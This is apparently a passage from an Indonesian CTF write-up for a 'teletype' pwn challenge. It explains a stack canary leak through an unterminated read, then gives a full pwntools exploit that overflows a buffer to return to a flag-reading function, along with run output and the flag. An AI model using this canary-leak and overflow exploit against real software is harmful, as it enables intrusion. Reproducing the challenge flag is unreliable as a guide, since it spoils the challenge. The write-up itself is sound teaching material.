    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
    Debuginfo:  Yes
```

Dapat dilihan di sini terdapat canary, NX juga enabled, namun PIE disabled. Kemudian kita decompile menggunakan IDA



```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  Document document_queue[10]; // [rsp+0h] [rbp-1C0h] BYREF
  unsigned __int64 v5; // [rsp+1B8h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  init();
  teletype_print(boot_screen, 7, 20);
  while ( 1 )
  {
    choice = menu();
    switch ( choice )
    {
      case 1:
        write_report(document_queue, &document_count);
        break;
      case 2:
        retrieve_last_report(document_queue, document_count);
        break;
      case 3:
        edit_last_report(document_queue, document_count);
        break;
      case 4:
        authenticate_priority_access();
        break;
      case 5:
        return 0;
      default:
        continue;
    }
  }
}
```

Dari fungsi main dapat dilihat kelihatannya programnya mirip dengan starting-point, namun kali ini adalah report manager. Setelah mengulik ngulik fungsi fungsi yang ada di elf ini, didapati beberapa hal:

- **write_report()** menggunakan read jadi gaada null byte diakhir. Dengan memberi input pas 40 byte kita bisa buat string yang gaada penanda akhir
- **retrieve_last_report()** kemudian mencetak string ini. Karena tidak ada penanda akhir, fungsi pencetakan terus membaca memori setelah buffer dan mencetak isinya ke layar. Hal ini menyebabkan canary leak karena canary berada di stack tepat setelah buffer kita.
- Terdapat fungsi **retrieve_priority_log()** yang isinya read file flag.txt
- BOF di edit_last_report() bisa kita gunakan untuk ret ke fungsi **retrieve_priority_log()**


Jadi ini script yang saya rakit dengan gemini

```
from pwn import *
```

```python
context.binary = elf = ELF('./teletype')
context.terminal = 'kitty'
#p = process('./teletype')
p = remote('teletype.serv1.cbd2025.cloud', 443, ssl=True)
win_func_addr = elf.symbols['retrieve_priority_log']
log.info(f"Alamat 'retrieve_priority_log': {hex(win_func_addr)}")

# ============================================================
# LANGKAH 1: MEMBOCORKAN STACK CANARY
# ============================================================

# Buat 9 laporan dummy
for i in range(9):
   p.sendlineafter(b'> ', b'1')
   p.sendlineafter(b'> ', str(i).encode())
   p.sendlineafter(b'> ', b'dummy_content')

# Buat laporan ke-10 yang akan digunakan untuk leak
p.sendlineafter(b'> ', b'1')
p.sendlineafter(b'> ', b'9')
# Kirim 40 byte untuk mengisi buffer content[40] tanpa null byte
p.sendlineafter(b'> ', b'A' * 40)

# Pilih menu 2 untuk me-review laporan terakhir dan memicu leak
p.sendlineafter(b'> ', b'2')

# Terima output sampai padding 'A'*40 kita muncul
p.recvuntil(b'A' * 40)

# 8 byte berikutnya adalah canary. Byte pertama adalah null byte,
# jadi kita terima 7 byte dan tambahkan null byte di depannya.
leaked_data = p.recvn(8)
log.info(f"Raw leaked data (8 bytes): {leaked_data}")
log.info(f"Raw leaked data (hex): {leaked_data.hex()}")

leaked_canary_bytes = leaked_data[1:]

canary = u64(b'\x00' + leaked_canary_bytes)
log.success(f"Canary berhasil dibocorkan: {hex(canary)}")
```

```
# ============================================================
# LANGKAH 2: MELAKUKAN BUFFER OVERFLOW (ROP)
# ============================================================

# Siapkan payload
payload = b''
payload += b'A' * 40                  # Padding untuk mengisi buffer content
payload += p64(canary)                 # Canary yang sudah dibocorkan (8 byte)
payload += b'B' * 8                   # Padding untuk menimpa RBP (8 byte)
payload += p64(win_func_addr)          # Alamat win function (8 byte)

# Pilih menu 3 untuk mengedit laporan dan mengirim payload
p.sendlineafter(b'> ', b'3')
p.sendlineafter(b'> ', b'123')        # document number (tidak penting)
p.sendlineafter(b'> ', payload)       # Kirim payload sebagai content

# Pilih menu 5 untuk keluar. Ini akan membuat fungsi main return
# dan memicu ROP chain kita.
p.sendlineafter(b'> ', b'5')

p.interactive()
```

Ketika dijalankan akan ngeprint flag



```
 ❯❯ /home/usupek/cysec-thingy/ctf/sources/indo/cbd/pwn/tele : python3 solve.py
[*] '/home/usupek/cysec-thingy/ctf/sources/indo/cbd/pwn/tele/teletype'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
    Debuginfo:  Yes
[+] Opening connection to teletype.serv1.cbd2025.cloud on port 443: Done
[*] Alamat 'retrieve_priority_log': 0x4014d6
[*] Raw leaked data (8 bytes): b'\n\x03\xdfY\xf5\xf2\x86x'
[*] Raw leaked data (hex): 0a03df59f5f28678
[+] Canary berhasil dibocorkan: 0x7886f2f559df0300
[*] Switching to interactive mode

[1] Enter New Report
[2] Review Last Report
[3] Edit Last Report
[4] Authenticate Priority Access
[5] Exit Terminal
> CBD{teletype_ahh_scene_im_waitin_too_long_ab12df}

[*] Got EOF while reading in interactive
$ 
```

Flag: CBD{teletype_ahh_scene_im_waitin_too_long_ab12df}